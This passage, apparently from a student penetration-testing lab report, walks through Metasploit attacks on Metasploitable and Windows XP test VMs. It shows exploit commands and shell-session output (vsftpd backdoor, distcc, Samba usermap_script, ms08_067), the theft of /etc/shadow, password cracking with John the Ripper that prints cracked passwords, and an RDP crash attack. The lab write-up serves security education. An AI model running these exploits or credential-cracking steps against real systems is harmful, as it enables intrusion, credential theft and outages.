


```
msf > db_import "/root/Downloads/winxpscan1_czzut2.nessus"
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.56.101
[*] Successfully imported /root/Downloads/winxpscan1_czzut2.nessus




msf > 
```


In order to be able to use exploits on these hosts the ‘find attacks’ script needed to be run. After running this script from the ‘Attacks’ menu a number of OS-specific attacks that the two hosts may be vulnerable to were listed under the ‘Attack’ right-click option shown below.



3.2.3 - Exploiting Metasploitable

In order to exploit the Metasploitable machine so that we gain access to a shell we systematically launched attacks from the ‘Attacks’ list (using a reverse TCP connection where possible, and inputting any extra parameters if needed) and noted the result of each script. The following attacks succeeded and granted access to a shell on the attacker machine:


vsftpd_234_backdoor (ftp)
This attack exploits a backdoor which was added to the VSFTPD archive on linux machines. The exploit was first noted on June 30th 2011, and was removed from the software just 4 days later. Upon execution the attack exploits this backdoor and finds a shell which is opened as root and returned on the attacker machine.



```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:35045 -> 192.168.56.102:6200) at 2018-10-12
12:38:14 +1300
msf exploit(vsftpd_234_backdoor) >
```

<u>unreal_ircd_3281_backdoor</u> <u>(irc)</u>

This attack works by exploiting a backdoor in the Internet Relay Chat daemon (IRCD) discovered in 2009 in order to access a shell as root. Upon successful execution the shell is passed back to the attacker machine.




```
[*] Accepted the second client connection...
[*] Command: echo OvqkbhwqpScSx1hg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OvqkbhwqpScSx1hg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.104:20316 -> 192.168.56.102:35365) at
2018-10-12 13:06:38 +1300

msf exploit(unreal_ircd_3281_backdoor) >
```

distcc_exec


Machines which run 'distccd' - a program for sharing and compiling code - are vulnerable to being exploited and running arbitrary code. In the case of this attack, it harnesses this ability to execute code to open a shell and give the attacker access to this shell.



```
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo veyxxXZyjnwThrEN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "veyxxXZyjnwThrEN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.104:11892 -> 192.168.56.102:44715) at
2018-10-12 13:07:28 +1300
msf exploit(distcc_exec) >
```

java_rmi_server


This attack exploits the ability for Java RMI to load classes from any remote HTTP URL.When launched successfully against a vulnerable machine, this exploit has the ability to render a Meterpreter shell which is extremely useful to attackers as it allows greater exploitation capabilities.



```
[*] 192.168.56.102:1099 - Using URL: http://0.0.0.0:8080/DfxHDMvhR
[*] 192.168.56.102:1099 - Local IP: http://127.0.0.1:8080/DfxHDMvhR
[*] 192.168.56.102:1099 - Server started.
[*] 192.168.56.102:1099 - Sending RMI Header...
[*] 192.168.56.102:1099 - Sending RMI Call...
[*] 192.168.56.102:1099 - Replied to request for payload JAR
[*] Sending stage (50761 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.104:9487 -> 192.168.56.102:41133) at 2018-10-12
13:08:09 +1300
```


postgres_payload (postgres)

Due to the fact that on some Linux distributions of PostgreSQL, the postgres service may write-to and read-from the /tmp/ directory in a manner which allows arbitrary code execution, this attack will initiate a shell as the root user for the attacker when executed successfully.



```
msf exploit(postgres_payload) > set VERBOSE false
VERBOSE => false
msf exploit(postgres_payload) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(postgres_payload) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.56.104:20957
[*] 192.168.56.102:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC)
4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/cMNIUhKB.so, should be cleaned up automatically
[*] Command shell session 4 opened (192.168.56.104:20957 -> 192.168.56.102:48064) at
2018-10-12 13:08:53 +1300
msf exploit(postgres_payload) >
```

<u>usermap_script</u> <u>(samba)</u>
On older versions of Samba, when using the “username map script” configuration option, shell commands can be executed by supplying them as usernames. This allows for shell commands to be run on the victim as root, from the attacker machine when the exploit is instantiated successfully.




```
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo o4wAK1ZQF4x3rSTG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "o4wAK1ZQF4x3rSTG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.56.104:22819 -> 192.168.56.102:34014) at
2018-10-12 13:09:19 +1300
msf exploit(usermap_script) >
```

3.2.4 - Harvesting Credentials from Metasploitable

Metasploitable credentials were harvested from the victim machine with the following process:

1. The ‘java_rmi_server’ exploit was used to make the meterpreter shell available.
2. From the meterpreter shell file explorer, two of the Metasploitable machine’s files were downloaded - /etc/passwd and /etc/shadow.
3. The shadow file was unshadowed with the command `unshadow passwd shadow > mypasswd`.
4. John the Ripper was to launch a dictionary attack on the unshadowed password file (mypasswd). This attack used the default wordlist ‘password.lst’.



```
root@kali:/# john --wordlist=/usr/share/john/password.lst --format=md5crypt  root/Desktop/mypasswd
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
service          (service)
batman           (sys)
3g 0:00:00:00 DONE (2018-10-10 17:20) 9.677g/s 11438p/s 46141c/s 46141C/s dirk..sss
```

Upon completion of the dictionary attack three passwords were cracked:

- ‘123456789’ for the ‘klog’ user
- ‘service’ for the ‘service’ user
- ‘batman’ for the ‘sys’ user/group


Another more comprehensive wordlist ‘rockyou.txt’ was also used in John the Ripper to attempt to obtain more password cracks. However, this yielded no more passwords than the initial dictionary attack. John the Ripper is also capable of cracking passwords in ways other than dictionary attacks. We attempted to crack the passwords using ‘iterative mode’ where essentially all possible combinations of password characters are brute-forced.This type of attack was left running for over 7 hours to no avail, however.

3.2.5 - Exploiting Vulnerabilities In Windows XP

Attacks for the Windows XP machine were discovered in a similar systematic way to that carried out for the Metasploitable machine. However, it was clear that successful attacks were much harder to come by for Windows XP as the operating system, while insecure, is not intentionally exploitable like Metasploitable. The following exploits are those that we managed to successfully launch on the Windows XP machine:

ms08_067_netapi (smb)


This attack is a well known Windows exploit which targets a parsing flaw in the code of ‘NetAPI32.dll’ in order to gain access to a shell on the attacker machine. Upon successful execution in metasploit a meterpreter shell is opened - giving the attacker a vast amount of control of the Windows XP machine (shown in screenshot below). The full capabilities of this shell are explored later in this report.



```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
[*] Sending stage (956991 bytes) to 192.168.56.101
[*] Meterpreter session 15 opened (10.0.2.15:45265 -> 192.168.56.101:5686) at 2018-10-07
15:53:18 +1300
msf exploit(ms08_067_netapi) >
```

ms12_020_maxchannelids (rdp)

The ms12_020_maxchennelids exploit leverages a vulnerability in the way that the T.125 ConnectMCSPDU packet (under the Remote Desktop Protocol (RDP)) is handled in regard to it's MaxChannelID's field - resulting in an invalid pointer being used, and the system immediately crashing. When this DoS attack is successfully carried out, the Windows XP machine 'blue-screens' almost instantly, and reboots. This attack is different to those carried out so far as it does not give access to a shell, but DoS attacks such as these can be just as devastating when used in the right context.

